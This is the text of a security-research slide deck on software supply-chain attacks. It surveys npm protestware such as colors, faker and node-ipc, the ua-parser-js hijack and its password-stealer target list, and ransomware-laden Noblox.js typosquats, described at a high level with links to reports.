Master Class on Software Supply Chain Integrity

From novel supply-chain attacks to latest cyber threats

Ax Sharma
Sr. Security Researcher, Advocate
@Ax_Sharma


sonatype

Protestware

Devs who're not afraid to make a point


Self-sabotage


- ‘colors,’ ‘faker’ are very popular—**27 million** weekly downloads on npm
- Dev Marak Squires introduced ‘infinite loop’ printing “LIBERTY”
- DoS effect in thousands of apps
- Protest against corporations




https://blog.sonatype.com/npm-libraries-colors-and-faker-sabotaged-in-protest-by-their-maintainer-what-to-do-now

‘colors’, ‘faker’ packages sabotaged by maintainer







node-ipc

- ‘node-ipc’ is used by known frameworks like **Vue.js CLI**
- Overwrites all data with ‘❤️’ for Russian and Belarusian systems
- Dev sharply criticized by community for data **deletion**


WITH-LOVE-FROM-AMERICA.txt

```
War is not the answer, no matter how bad it is. War brings tragedy and destruction, robbing generations of precious moments and hope for the future.
The goal should always be peace.

The soldier puts on their boots for their country, obeying the orders of their government.
Find the strength to forgive, come together, and stand up to real injustice and evil.

We are all connected through humanity and only separated because of geographic lines.
We may feel insignificant as individuals but when enough people act with the same intention, we create big movements.

Do what you think is right, follow your own morals.

May God bless you and your family. Stay safe.

https://www.youtube.com/watch?v=WRmBChQjZPs

------------

Война — это не выход, как бы плохо это ни было. Война несет с собой трагедии и разрушения, отнимая у поколений драгоценные мгновения и надежду на будущее.
Целью всегда должен быть мир.

Солдат надевает сапоги за свою страну, подчиняясь приказам своего правительства.
Найдите в себе силы простить, собраться и противостоять настоящей несправедливости и злу.

Мы все связаны человечеством и разделены только географическими линиями.
Мы можем чувствовать себя незначительными как личности, но когда достаточное количество людей действует с одним и тем же намерением, мы создаем большие движения.
```

https://www.bleepingcomputer.com/news/security/big-sabotage-famous-npm-package-deletes-files-to-protest-ukraine-war/

Rise in protestware 💣

- ‘event-source-polyfill,’ ‘es5-ext,’ ‘styled-components’
- Opt for a **peaceful protest** approach, no damaging code
- Simply prints anti-war messages to Russian users.
- Urges users to sign petition, tune into more reliable news sources.



https://www.bleepingcomputer.com/news/security/third-npm-protestware-event-source-polyfill-calls-russia-out/

Rise in protestware 💣

*"Current **protestware may be centered around the war**, but may not always be so."*

https://www.bleepingcomputer.com/news/security/third-npm-protestware-event-source-polyfill-calls-russia-out/

Hijacks


When real libraries get tainted by bad guys


Cryptomining Windows, Unix malware in npm

- Impersonates **legitimate** “ua-parser-js” package that gets **over 7 million weekly downloads**
- Named “klow,” “klown,” “okhsa”
- Detected and swiftly reported to npm by Sonatype security research team

https://blog.sonatype.com/newly-found-npm-malware-mines-cryptocurrency-on-windows-linux-macos-devices

Cryptomining Windows, Unix malware in npm







https://blog.sonatype.com/newly-found-npm-malware-mines-cryptocurrency-on-windows-linux-macos-devices

Surprise! ua-parser-js package itself HIJACKED

- **Legitimate** “ua-parser-js” package used by Facebook, Microsoft, Amazon, others itself **hijacked**.
- Attackers launched SAME cryptominers on Windows, Linux, macOS
- Password-stealer **DLL dropped** steals passwords from **100+ Windows apps.**
- JetBrains Kotlin/JS disclosed potential impact






A list of targeted programs can be found in the table below.

WinVNC	Firefox	FTP Control
Screen Saver 9x	Apple Safari	NetDrive
PC Remote Control	Remote Desktop Connection	Becky
ASP.NET Account	Cisco VPN Client	The Bat!
FreeCall	GetRight	Outlook
Vypress Auvis	FlashGet/JetCar	Eudora
CamFrog	FAR Manager FTP	Gmail Notifier
Win9x NetCache	Windows/Total Commander	Mail.Ru Agent
ICQ2003/Lite	WS_FTP	IncrediMail
"&RQ, R&Q"	CuteFTP	Group Mail Free
Yahoo! Messenger	FlashFXP	PocoMail
Digsby	FileZilla	Forte Agent
Odigo	FTP Commander	Scribe
IM2/Messenger 2	BulletProof FTP Client	POP Peeper
Google Talk	SmartFTP	Mail Commander
Faim	TurboFTP	Windows Live Mail
MySpaceIM	FFFTP	Mozilla Thunderbird
MSN Messenger	CoffeeCup FTP	SeaMonkey
Windows Live Messenger	Core FTP	Flock
Paltalk	FTP Explorer	Download Master

https://www.bleepingcomputer.com/news/security/popular-npm-library-hijacked-to-install-password-stealers-miners/
https://blog.sonatype.com/npm-project-used-by-millions-hijacked-in-supply-chain-attack

Malware again! Noblox.js fake typosquats appear

- Typosquat imitates popular **Noblox.js** library - Roblox game API wrapper
- “noblox.js-proxie**s**” vs. “noblox.js-proxie**d**”
- Highly obfuscated JavaScript drops cryptic Batch script that spawns more executables
- Contains **ransomware**
- Caught by Sonatype’s automated malware detection. Analyzed by security researcher Juan Aguirre.



Blog to be released on Oct 27th: https://blog.sonatype.com/

Malware again! Noblox.js fake typosquats appear

